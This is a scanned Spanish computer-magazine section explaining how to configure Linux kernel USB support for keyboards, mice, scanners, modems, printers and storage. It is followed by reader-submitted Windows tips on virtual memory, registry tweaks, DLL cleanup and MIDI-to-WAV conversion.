La reconstrucción del *kernel* para activar el soporte USB tiene una sección propia que podemos visualizar de un vistazo si usamos la configuración en modo gráfico (en concreto, corresponde a la sección USB *support*). Debido al alcance de todo tipo de periféricos, existen diversas posibilidades relativas a USB que se localizan fuera de esta sección principal que iremos viendo según analicemos cada tipo.

A partir de aquí la forma de trabajar recomendable es leer todos los aspectos referentes a la configuración de nuestro periférico, procediendo después a compilar el *kernel*, lo que evitará dejarnos alguna opción básica sin incluir.

La primera opción lógica a activar es *Support for USB* que puede hacerse directamente o como módulo. El soporte para el acceso a los periféricos a través del devfs de Linux lo activamos con *Preliminary device USB* filesystem. Para que este sistema esté disponible es necesario montarlo al arrancar, ya sea de forma manual o a través

Módulos necesarios para el funcionamiento de periféricos USB

	Módulo principal	Módulo controladora o host	Módulo adicional de tipo	Módulo de clase USB	Módulo específico
Teclados	usbcore	usb-uhci o uhci o usb-ohci	keybdev	hid o usbkdb	—
Ratones	usbcore	usb-uhci o uhci o usb-ohci	mousedev	hid o usbmouse	—
Joystick y gamepads	usbcore	usb-uhci o uhci o usb-ohci	joydev	hid	Joysticks en Character Devices
Tableta digitalizadora	usbcore	usb-uhci o uhci o usb-ohci	evdev	wacom	—
Impresora	usbcore	usb-uhci o uhci o usb-ohci	—	printer	—
Escaner	usbcore	usb-uhci o uhci o usb-ohci	—	scanner	—
Webcam	usbcore	usb-uhci o uhci o usb-ohci	videodev	—	ibmcam, ov511
Cámara digital	usbcore	usb-uhci o uhci o usb-ohci	videodev		dc2xx. Mcd800
Conversor USB-serie	usbcore	usb-uhci o uhci o usb-ohci	—	usbserial	Hasta 13 diferentes en USB support
Audio	usbcore	usb-uhci o uhci o usb-ohci	soundcore	audio	—
Comunicaciones	usbcore	usb-uhci o uhci o usb-ohci	—	acm	—
USS720 USB-puerto paralelo	usbcore	usb-uhci o uhci o usb-ohci	parport	uss720	
Redes	usbcore	usb-uhci o uhci o usb-ohci	Activar soporte disp red (no módulo)		plusb, pegasus, net1080
Reproductor MP3	usbcore	usb-uhci o uhci o usb-ohci	—		rio500
Tarjeta de Radio	usbcore	usb-uhci o uhci o usb-ohci	videodev		dsbr100
Almacenamiento masivo	usbcore	usb-uhci o uhci o usb-ohci	scsi_mod y sd_mod, st, sr_mod	usb-storage	—
Dispostitivo BlueTooth	usbcore	usb-uhci o uhci o usb-ohci	—	—	bluetooth

del archivo /etc/fstab de la siguiente forma: *mount -t usbdevfs nombre /proc/bus/usb*, donde «nombre» designa un simple identificador de este proceso.

La controladora de nuestra placa es la siguiente decisión a tomar, pudiendo también compilar ésta como módulo. Con estas opciones ya tenemos lista la parte preliminar de la configuración, debiendo ahora dependiendo del periférico que vayamos a usar seguir el camino por la explicación correspondiente.

Periféricos de interfaz humana (HID)

Cuando hablamos de periféricos de interfaz humana hacemos referencia a teclados, ratones, *joysticks*, *gamepads*, tabletas digitalizadoras y otros similares siempre que cumplan el estándar de especificaciones de HID, ya que como sucede en muchos casos con multitud de modelos de *joysticks* sus características no se adaptan a estas especificaciones.

Antes de activar ningún protocolo USB, se debe validar la opción correspondiente en la sección *Input core support*, en la que se incluyen drivers para el soporte de periféricos de entrada de todo tipo, aunque en este momento sólo es útil para los periféricos USB. Las interfaces de entrada que podemos activar son teclado, ratón, *joystick* y la interfaz genérica (*event*), que corresponde a otros periféricos HID no recogidos en las denominaciones previas.

La especificación de la resolución vertical y horizontal vinculada al ratón (*Horizontal screen resolution, Vertical screen resolution*) no se refiere a los parámetros de nuestra pantalla, sino que son unos ajustes para instalar una tableta digitalizadora,

Es necesario activar los módulos de periféricos de entrada para periféricos USB de tipo HID

determinando con estos valores la escala con la que Linux dibujará al digitalizar.

Ya en la sección *USB support* nos dirigimos a la parte inferior donde tenemos dos posibles protocolos para usar HID, uno más limitado llamado HIDBP (*HID Boot Protocol*) y el soporte completo para HID que recoge además de teclados y ratones otros periféricos ya comentados. Sólo en casos muy concretos como sistemas embebidos o empotrados es aconsejable usar el *Boot Protocol*, siendo por lo general la opción *full* la que debemos escoger.

Un detalle importante si nuestro teclado es USB es no compilar como módulo los referentes al mismo, ya que si no nos será imposible comenzar a funcionar con el sistema. En muchas BIOS existen opciones relativas a USB que nos permiten activarlo o desactivarlo de la placa e incluso otras más específicas para poner en marcha el soporte de teclado. Es necesario comprobar que todas ellas están activadas antes de proceder con los procesos de instalación que estamos explicando.

El caso del ratón, por sus especiales características relativas al entorno gráfico de Linux, va a necesitar algún que otro retoque adicional para funcionar de forma satisfactoria. Con el *kernel* compilado con las opciones generales y las de *Mouse support en Input core support y USB Human Interface Device (full HID) support,* en la sección *USB support*, procedemos a conectar el dispositivo en caliente, esperando el correspondiente mensaje del *kernel* asignándole una serie de recursos. Como siempre en Linux este periférico tendrá un nombre asociado a un archivo en el sistema /dev que será a través del cual accederemos a sus propiedades; en este caso será /dev/input/mice.

Más opciones de configuración de USB.

Ahora sólo nos queda indicarle al servidor de X cuál es el nuevo ratón, lo que hacemos a través de su archivo de configuración XF86Config (ubicado en /usr/X11R6/lib/X11/XF86Config o en /etc/X11/XF86Config). Si estamos usando una versión de Xfree86 4.0 o superior añadimos la siguiente sección

Section "InputDevice"
Identifier "Ratón USB"
Driver "mouse"
Option "Protocol" "IMPS/2"
Option "Device" "/dev/input/mice"
EndSection

Si nuestro ratón es de los de bolita, para realizar el *scroll* de las ventanas de forma automática usaremos

Section "InputDevice"
Identifier "Ratón USB"
Driver "mouse"
Option "Protocol" "IMPS/2"
Option "Device" "/dev/input/mice"
Option "ZAxisMapping" "4 5"
Option "Buttons" "5"
EndSection

Además es necesario añadir en la sección *ServerLayout Section* la siguiente línea que reemplazará a la que ya exista en el archivo con la leyenda CorePointer

InputDevice "Ratón USB" "CorePointer"

Existe un caso especial de configuración cuando disponemos de dos dispositivos señaladores USB, por ejemplo un ratón y una tableta digitalizadora. Si esto ocurre, en lugar de reemplazar la anterior línea por la indicada tan sólo añadiremos la que os mostramos a continuación sin necesidad de reemplazar ni eliminar nada:

InputDevice "Ratón USB" "SendCoreEvents"


Si en nuestro caso aún no usamos las versiones 4.x de Xfree86 sino que trabajamos con la versión 3.3, la configuración no podrá aprovechar algunas posibilidades como los ratones de bolita, pero podremos reconocer nuestro periférico usando

Section "Pointer"
Protocol "IMPS/2"

Device "/dev/input/mice"
EndSection
o utilizando las extensiones Xinput si ya tenemos otro dispositivo señalador de esta forma:
Section "Xinput"
SubSection "Mouse"
DeviceName "Ratón USB"
Protocol "IMPS/2"
Port "/dev/input/mice"
AlwaysCore
EndSubSection
EndSection
Ahora sólo debemos reiniciar el servidor X y nuestro ratón funcionará correctamente.
Por último, para aplicar a gpm el nuevo ratón sólo será necesario indicarle cuál es el nuevo dispositivo. Para ello detenemos gpm si está iniciado y lo volvemos a ejecutar usando
gpm -m /dev/input/mice -t imps2
Para automatizar el arranque que nuestro sistema realiza, normalmente basta sustituir la línea correspondiente en el archivo de inicialización por la que hemos indicado.
En el caso de teclados, *joysticks* y *gamepads*, además de activar el soporte concreto en la sección *Input* core devices sólo es necesario tener habilitado *USB Human Interface Device (full HID)* support en la sección *USB support*. Si se da la circunstancia habitual de no disponer de archivos en el devfs que representen a periféricos tipo *joysticks* los podemos crear usando estos comandos, siendo después el acceso a los mismos a través de estos ficheros:
mknod /dev/input/js0 c 13 0
mknod /dev/input/js1 c 13 1
mknod /dev/input/js2 c 13 2
mknod /dev/input/js3 c 13 3
El caso de las tabletas digitalizadoras (del tipo Wacom Intuos o similar) requerirá activar *Event* interface support y *Wacom Intuos/Graphire tablet support*, cada uno en su sección correspondiente, siendo necesario ajustar los parámetros de resolución a los que la superficie de la misma será traducida dentro de Linux.

Escáneres

Aunque este periférico no se presenta como una de las clases USB, se ha desarrollado para Linux un *driver* bastante estándar además de algunos otros específicos de modelos concretos como Microtek X6 USB y otro similares a éste que funcionarán como el mismo *driver* como 336CX, Phantom C6 y ScanMaker V6USL.



Opciones de configuración del soporte USB.

Documentación sobre USB

El proyecto de desarrollo del interfaz USB para Linux se articula desde el sitio web de SourceForge, y de él cuelgan multitud de sitios web que nos ofrecen información general sobre hardware soportado y datos muy específicos para configurar periféricos concretos. Estas son algunas de las direcciones más interesantes:
Página principal de proyecto USB: *http://linuxusbguide.sourceforge.net/*
Desarrollo de driver USB: *www.linux-usb.org/*
Guía de configuración e instalación de USB: *www.linux-usb.org/USB-guide/book1.html*
Lista de periféricos USB soportados por Linux: *www.qbik.ch/usb/devices/*
Información de soporte para cada dispositivo: *www.linux-usb.org/devices.html*
Preguntas frecuentes: *www.linux-usb.org/FAQ.html*
DABUSB driver: *http://dab.in.tum.de*
Soporte para USB Diamond Rio 500: *http://rio500.sourceforge.net*
Sistema de archivos USB: *www.linux-usb.org/USB-guide/c607.html*
Escáneres USB: *www.linux-usb.org/USB-guide/x722.html*
Librerías para desarrollo de drivers USB: *http://libusb.sourceforge.net/*
Guía de programación de drivers USB: *http://usb.in.tum.de/usbdoc/*

De todos modos, antes de desechar la idea de usar vuestro modelo con Linux os recomendamos que lo tratéis de instalar con este *driver genérico*, ya que en muchos casos funcionará. La activación de esta opción corresponde a la leyenda *USB scanner support*, mientras que para el caso concreto del Microtek activaremos *Microtek X6 USB Scanner support.*

La primera dificultad que se plantea a la hora de reconocer el escáner es asociar el *driver* con nuestro modelo. Para ello tenemos dos posibilidades: la primera si la carga es compilada dentro del *kernel* necesitará modificar el código del *driver*, mientras que si la carga es como módulo nos permitirá especificar los valores adecuados al módulo.

Para ello enchufamos nuestro escáner y observamos los mensajes que obtenemos en /proc/bus/usb/devices, lo que nos permitirá extraer los identificadores hexadecimales del producto (YYYY) y de su fabricante (XXXX) que utilizaremos del siguiente modo:

insmod scanner.o fabricante=0xXXXX producto=0xYYYY

El siguiente escalón necesario para el acceso al periférico es asociarle un archivo que canalice su tráfico en devfs. Para ello, y siempre como administrador, usamos los siguientes comandos que crearán el archivo y le dotarán de permisos de lectura y escritura necesarios para soportar adecuadamente el tráfico que genera un escáner:


knod /dev/usb/scanner0 c 180 48
chmod a+rw /dev/usb/scanner0

Sólo nos queda ya instalar una aplicación que nos permita sacarle el jugo, que en este caso será SANE (la podemos encontrar en *www.mostang.com/sane*). Los detalles propios sobre su funcionamiento con el escáner están en su documentación, aunque sólo será necesario indicarle correctamente cuál va a ser el origen de los datos en devfs.

El caso particular del Microtek X6USB realiza una emulación del mismo como si se tratase de un SCSI genérico, por lo que su acceso se hará usando /dev/sg0.

Tarjetas de sonido y periféricos de audio

Al tratarse de una clase USB bien especificada, todas las tarjetas de sonido y otros periféricos de audio que cumplan con el estándar funcionarán con total normalidad, teniendo escasas probabilidades de trabajar correctamente con este *driver* si no se cumple con el estándar. Las secciones que debemos activar en este caso serán *Sound card support* en la sección *Sound* y *USB Audio support* en *USB support*.


Los problemas propios que presentan las impresoras para configurarse bajo Linux no se resuelven usando un modelo USB.

La integración del sistema de audio USB en el esquema de audio de Linux es total, por lo que cualquier detalle sobre el resto de configuraciones sobre sonido pueden consultarse en el HOWTO de sonido (Sound-HOWTO) que existe al efecto. Por supuesto, los modelos de altavoces USB estándar funcionar a la perfección con este *driver*.

Módem y comunicaciones

Otra de las clases bien especificadas es la de comunicaciones, que abarca tanto modems como dispositivos RDSI y cable. Para garantizar un funcionamiento adecuado estos periféricos deben cumplir la especificación CDC (*Communication Device Class*) y las especificaciones de la subclase ACM (*Abstract Control Model*). La opción que debemos activar es *USB Modem (CDC ACM) support*, que nos permitirá administrar hasta 32 periféricos de este tipo con este *driver*. La entrada en el sistema de archivos /dev la creamos usando:

mknod /dev/usb/ttyACM0 c 166 0
mknod /dev/usb/ttyACM1 c 166 1
mknod /dev/usb/ttyACM2 c 166 2
mknod /dev/usb/ttyACM3 c 166 3

refiriéndonos al que deseemos a través de nuestros programas habituales de comunicaciones de forma directa.

Impresoras

Los problemas propios que presentan las impresoras para configurarse bajo Linux no

Drivers binarios

El oscurantismo que aplican algunos fabricantes de hardware con respecto a sus periféricos produce que en muchos casos existan *drivers* específicos para alguno de ellos de los que no se conocen las fuentes, suministrándose tan sólo el archivo binario del *driver*.
Este es el caso concreto de la webcam de Philips, cuyo *driver* se suministra de forma gratuita pero en formato binario. El procedimiento para hacer funcionar este periférico y por extensión cualquier otro que se encuentre en esta tesitura pasa por compilar los módulos que habiliten el soporte en las capas previas (en este caso sería *USB support* y *Video for Linux support*) y situar el archivo binario en la ubicación que corresponda a su tipo (si hablamos de un *kernel* 2.4.0-test10 sería en /lib/modules/2.4.0-test10/usb/). Después usamos el comando *insmod* para instalar el *driver* binario, quedando el periférico listo para ser utilizado.

se resuelven usando un modelo USB, ya que en este caso el único aspecto que varía es la interfaz de conexión. Así pues, lo que vamos a conseguir es implementar el acceso a bajo nivel a la impresora como siempre, validándola mediante el uso de un archivo del devfs que creamos con el siguiente comando: *mknod /dev/usb/lp0 c 180 0*

Una vez creada es recomendable editar el archivo /etc/printcap y añadir la entrada correspondiente. La opción a incluir en el *kernel* para activar el soporte de impresión USB es *USB Printer support*, siendo necesario para producir un trabajo correcto el envío de ciertos caracteres especiales en el caso de algunos modelos.

Almacenamiento

Otra de las clases estándar son los periféricos de almacenamiento masivo, para los cuales la interfaz USB nos ofrece una de las formas más sencillas para intercambiar datos entre distintas máquinas. Internamente este *driver* se implementa como una capa de transición entre el interfaz USB y la capa SCSI, reconociendo tanto discos duros como unidades Zip, unidades de disquete y de CD-ROM.

Aunque los escáneres no se presentan como una de las clases USB, se ha desarrollado para Linux un *driver* bastante estándar.

Debido a este funcionamiento interno es necesario activar el soporte SCSI genérico en la sección *SCSI support* habilitando la opción *SCSI support* además de la específica correspondiente al tipo de periférico que puede ser *SCSI disk support*, *SCSI tape support, SCSI CD-ROM support* o *SCSI generic support*. En la sección *USB support* activamos la opción *USB mass storage support*.

Una vez enchufamos nuestro periférico, si todo ha ido correctamente tan sólo debemos montarlo con los comando habitual conocido por todos (*mount*), teniendo en cuenta que los nombres que utilizaremos del devfs serán los habituales de los periféricos SCSI (/dev/sda1, /dev/scd0...).

Otros periféricos

La proliferación de periféricos que no pertenecen a ninguna clase USB estándar extienden el desarrollo de *drivers* específicos para modelos determinados.

Entre éstos tenemos las webcams para las que existe soporte en los modelos de Creative, Philips, IBM C-it y las basadas en el chipset de OmniVision. En las cámaras digitales se soportan las de Kodak de la serie DC-2xx, Mustek MDC-800, HP PhotoSmart C-500 y los lectores de tarjetas de memoria Sony DSC-505, Toshiba PDR-M4 y muchos otros no especificados.

Otros *drivers* genéricos son el USS720, que establece una pasarela entre el puerto USB y el puerto paralelo, actuando casi siempre para periféricos de la clase de impresoras, y el que corresponde a convertidores del interfaz USB al interfaz serie (*serial converter*).

Individualmente existen varios desarrollos que nos ofrecen soportes para periféricos que son poco conocidos para el usuario doméstico, como los adaptadores de red USB con chipset PLUSB Prolific, el conector de Host basado en el chip NetChip 1080 o los adaptadores Ethernet con chip ADMtek Pegasus. Otros desarrollos que nos son más familiares ofrecen soporte para el reproductor de MP3 Diamond Rio 500 o el adaptador de radio FM D-Link.

La mejor referencia para configurar adecuadamente todos estos periféricos la encontramos siempre en la documentación de Linux, de la que os ofrecemos un cuadro con las direcciones donde poder consultar.

Félix J. Sánchez

Agente de configuración dinámica

La especial característica que implementan los periféricos USB de conexión «en caliente» (*hot-plugable*) requiere para su correcta instalación de un sistema que los identifique correctamente. En un primer instante el *kernel* reconoce los posibles *drivers* ya cargados que se puedan asociar al citado periférico, pero si éstos no están cargados la complejidad para determinar cuáles son los adecuados va mucho más alla del simple *kernel automounter* que usamos con otro tipo de dispositivos.
Además de cargar estos módulos, es necesario efectuar una serie de acciones de configuración que debido a la variedad de los mismos pueden ser muy diferentes dependiendo de la clase a la cual pertenezcan. Para tratar de automatizar este proceso existe un proyecto denominado en inglés «Policy Agent» que trata de implementar una serie de *scripts* que nos ayuden a reconocer, instalar y configurar correctamente cualquier periférico USB que Linux soporte.
Existen otras variantes de agentes para periféricos *hot-plugable* como tarjetas PCI, adaptadores de red y adaptadores SCSI, todos ellos con conexión «en caliente». Para más información sobre estos agentes para el interfaz USB y los periféricos soportados os remitimos a la dirección *www.linux-usb.org/policy.html*

Participa

Las páginas de esta sección están abiertas a todos aquellos que queráis compartir vuestros trucos, recetas, triquiñuelas o técnicas de programación con otros usuarios de ordenadores personales. Para ello, basta con que nos los mandéis por correo electrónico a: trucos-pca@bpe.es
También podéis contactar con nosotros por carta en:
PC ACTUAL
San Sotero, 8, 4ª planta
28037 MADRID
o bien utilizar el fax nº: 91 327 37 04
Todos los trucos publicados recibirán como premio un producto informático, excepto el Truco del Mes, que se llevará un regalo de mayor entidad.


Mejorar la administración de la memoria virtual en Windows 2000

[Software / Windows 2000]

Para que un sistema funcionando bajo Windows 2000 esté optimizado al 100%, no podemos descuidar un aspecto tan importante como es el de la memoria virtual, más aún en Windows 2000, el cual nos permite personalizarla un poco más que en anteriores versiones.

Para esto debemos ir a *Propiedades del Sistema* (botón derecho sobre *Mi PC/Propiedades*) y en la pestaña *avanzado* seleccionamos *Opciones de rendimiento*. Lo primero que vemos es *Optimizar Aplicaciones* o *Servicios en Segundo Plano*. De no usar el ordenador exclusivamente como servidor, lo normal es seleccionar la casilla de aplicaciones. Veremos un botón en el que pone *Cambiar,* lo pulsamos y en esta ventana podemos configurar la memoria virtual. Windows 2000 pone automáticamente la cantidad de memoria RAM multiplicada por 1,5, no siendo recomendable adjudicar menos de esa cantidad; si no estamos cortos de disco duro, no estaría de más multiplicarla por 2.

Las recomendaciones para administrar bien esta memoria son las siguientes.


Una buena administración de la memoria optimizará considerablemente nuestro sistema.

Conviene distribuirla entre diferentes particiones, siempre y cuando éstas sean de distinto disco duro; nunca debemos colocar memoria virtual en varias particiones del mismo disco duro.

Si tenemos más de una partición, es aconsejable que no haya archivos de memoria virtual en la del sistema. Así pues, si tenemos dos discos duros, lo mejor es que la mitad de la memoria virtual esté en uno y la otra mitad en el otro, y a ser posible, si están particionados, que no haya memoria virtual en la partición de sistema. Para hacer esto, señalamos la partición que queremos usar para la memoria virtual y, en los campos donde nos pide el tamaño máximo y el inicial de memoria virtual, especificamos los valores calculando que la cantidad inicial, sumando la de las diferentes particiones, sea el doble de la RAM, más o menos.


Jacobo Giralt
jgiralt@teleline.es

Ocultar máquinas de la red

[Comunicaciones / Windows NT]

En ciertas ocasiones, y por motivos de seguridad, queremos que una determinada máquina instalada en una red local basada en sistemas NT no pueda ser mostrada al resto de los usuarios al ver el contenido de la mencionada red. Para poder lograr que ésta sea invisible debemos acceder al registro del sistema de este PC (*menú inicio/Ejecutar/regedit*) y situarnos en la siguiente ruta: *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters*. Una vez ahí, desde *Edición* elegir la opción *Añadir valor* y teclear *oculto.* A continuación elegid *REG_DWORD* y pulsad *OK.* Con el valor *1* activaremos la invisibilidad que queremos conseguir de esa misma máquina en la que estamos realizando esta operación, por lo que para volverla visible basta con cambiar ese mismo valor a *0.*

Daniel García (Mérida)




En determinadas ocasiones, a los administradores de red les puede interesar ocultar algunas máquinas al resto de los usuarios.

Usar Encarta99 con los dos CDs

[Software / Multimedia]

Para poder llevar a cabo este truco, evidentemente debemos contar con dos unidades lectoras en nuestro equipo (algo que en la actualidad ya va siendo frecuente, ya que por ejemplo valdría con un CD-ROM y una grabadora o incluso una unidad DVD).

A la hora de utilizar la famosa enciclopedia multimedia de Microsoft Encarta, más concretamente la versión 99, aquellos que estén en esta situación sabrán el fastidio que supone tener que ir sacando y metiendo los CDs según los pide el propio programa, sobre todo si quieres hacer un uso exhaustivo de la aplicación y más si tienes una segunda unidad lectora que aparentemente no te sirve para nada. Pues bien, la situación cambia radicalmente si modificamos adecuadamente el registro del sistema. Un vez ejecutado el comando *Regedit* (*Inicio/Ejecutar/Regedit*), accedemos a la cadena *HK-LocalMachine\ software\Microsoft\encartaEncyclopaedia\99E* y buscamos el valor *DiscPath0* y *DiscPath1* (si no existe el *1,* lo creamos), y comprobamos que el valor de cadena del *0* corresponde a la letra de unidad con la que instalamos y usamos habitualmente el programa. Sólo queda darle la letra adecuada al valor *Disc-*



Gracias a esta utilidad, el uso de este conocido programa multimedia se hará más cómodo.

Path1, y ya podremos utilizar las dos unidades de manera simultánea para ejecutar este software.

Germán Lloscos
germanico@redestb.es

Problemas con las claves de acceso

[Software / Seguridad]

Esta triquiñuela nos servirá en el caso de que se nos haya perdido u olvidado la clave para poder entrar en nuestro sistema Windows y, cada vez que encendemos al máquina, nos aparezca un mensaje pidiéndonosla. Para solucionar esto debemos seguir los siguientes pasos: primero arrancamos el ordenador en modo DOS y nos situamos en el directorio Windows. A continuación, borramos todos los archivos con extensión «.pwl» y arrancamos otra vez la máquina. Para terminar, cuando volvemos a entrar en Windows, introducimos la nueva clave y problema solucionado.


Raúl Torres (Sevilla)

Limpieza de archivos DLL


[Software / Sistema]

Os ofrezco un pequeño programa que os ayudará a encontrar los archivos DLL (archivos del sistema) que no son válidos o que no pertenecen a ningún programa instalado en ese momento. La aplicación en cuestión se llama Clean System Directory y la podemos bajar de la dirección web: *http://www.ozemail.com.au/~kevsol/clnsysdr.zip*.

Una vez que el software está descargado, lo instalamos en nuestro disco duro y lo ejecutamos. Seguidamente, con el mismo programa buscamos los



En el caso de que olvidemos nuestra clave de acceso al sistema, existen algunos truquitos para solucionarlo.


Mantener una cierta limpieza de los archivos de sistema es fundamental para el buen funcionamiento de Windows.

archivos con extensión «.dll» no válidos (hay que decir que su utilización es muy sencilla). Una vez ejecutado, los DLL no válidos encontrados son almacenados en nuestro disco duro en una carpeta llamada *Bkupdlls* en la ruta *C:\Windows\System* Aunque la carpeta mencionada no suponga más que una copia de seguridad, siempre es recomendable guardarla por si algún programa nos fallara y tuviésemos que recuperar las correspondientes DLLs del mismo.

Alberto Vidal More
Albin21484@yahoo.com

Pasar de MIDI a WAV sin software

[Software / Sonido]

Como todos sabréis, existen programas de conversión de «.midi» a «.wav» que son muy caros y además afectan a la calidad del sonido final. Pues bien, yo os voy a decir un método barato, infalible y rápido. El único requisito es tener instalada una tarjeta de sonido de Creative como la SB Live! 1024 PCI o similares junto con todos los programas que vienen con ella. Ejecutamos el programa Recorder y configuramos que la fuente de grabación sea «lo que se oye». A continuación, abrimos un fichero con extensión «.mid». y activamos la grabación del programa. Después, activamos la reproducción del archivo MID en el reproductor que sale por defecto en Windows. Nuestra aplicación está grabando en tiempo real y tal como se oye el archivo MIDI. En el *Setup* del programa de Creative Recorder, tendremos que decir con anterioridad dónde queremos que nos guarde el fichero que genera.

¿Qué utilidad tiene todo esto que os digo? Pues la de haceros, por ejemplo, un CD con todos los temas «.mid» que queráis, ya que como los convertimos a «.wav» los podemos grabar en un disco compacto. Otros que



Tan sólo con los programas proporcionados por Creative podremos llevar a cabo esta tarea de conversión de archivos de audio.

sean aficionados, como yo, al sintetizador, podéis grabar vuestras composiciones y luego las pasáis a «.wav».

Podemos mejorar la calidad del sonido MIDI si lo reproducimos con el Movie Player de QuickTime, ya que este programa tiene mejores instrumentos paar esta tarea que el reproductor multimedia de Microsoft.

Y si ya queréis el no va más, podéis cambiar los instrumentos del archivo MIDI e incluso anular algunos (muy útil para el karaoke). Buscáis en el disco de instalación de alguna Sound Blaster 64 antigua y en el *Setup* del CD instaláis sólo el Midi Orchestrator Plus de Voyetra. Con este programa podéis cambiar la configuración e instrumentos del archivo «.mid».

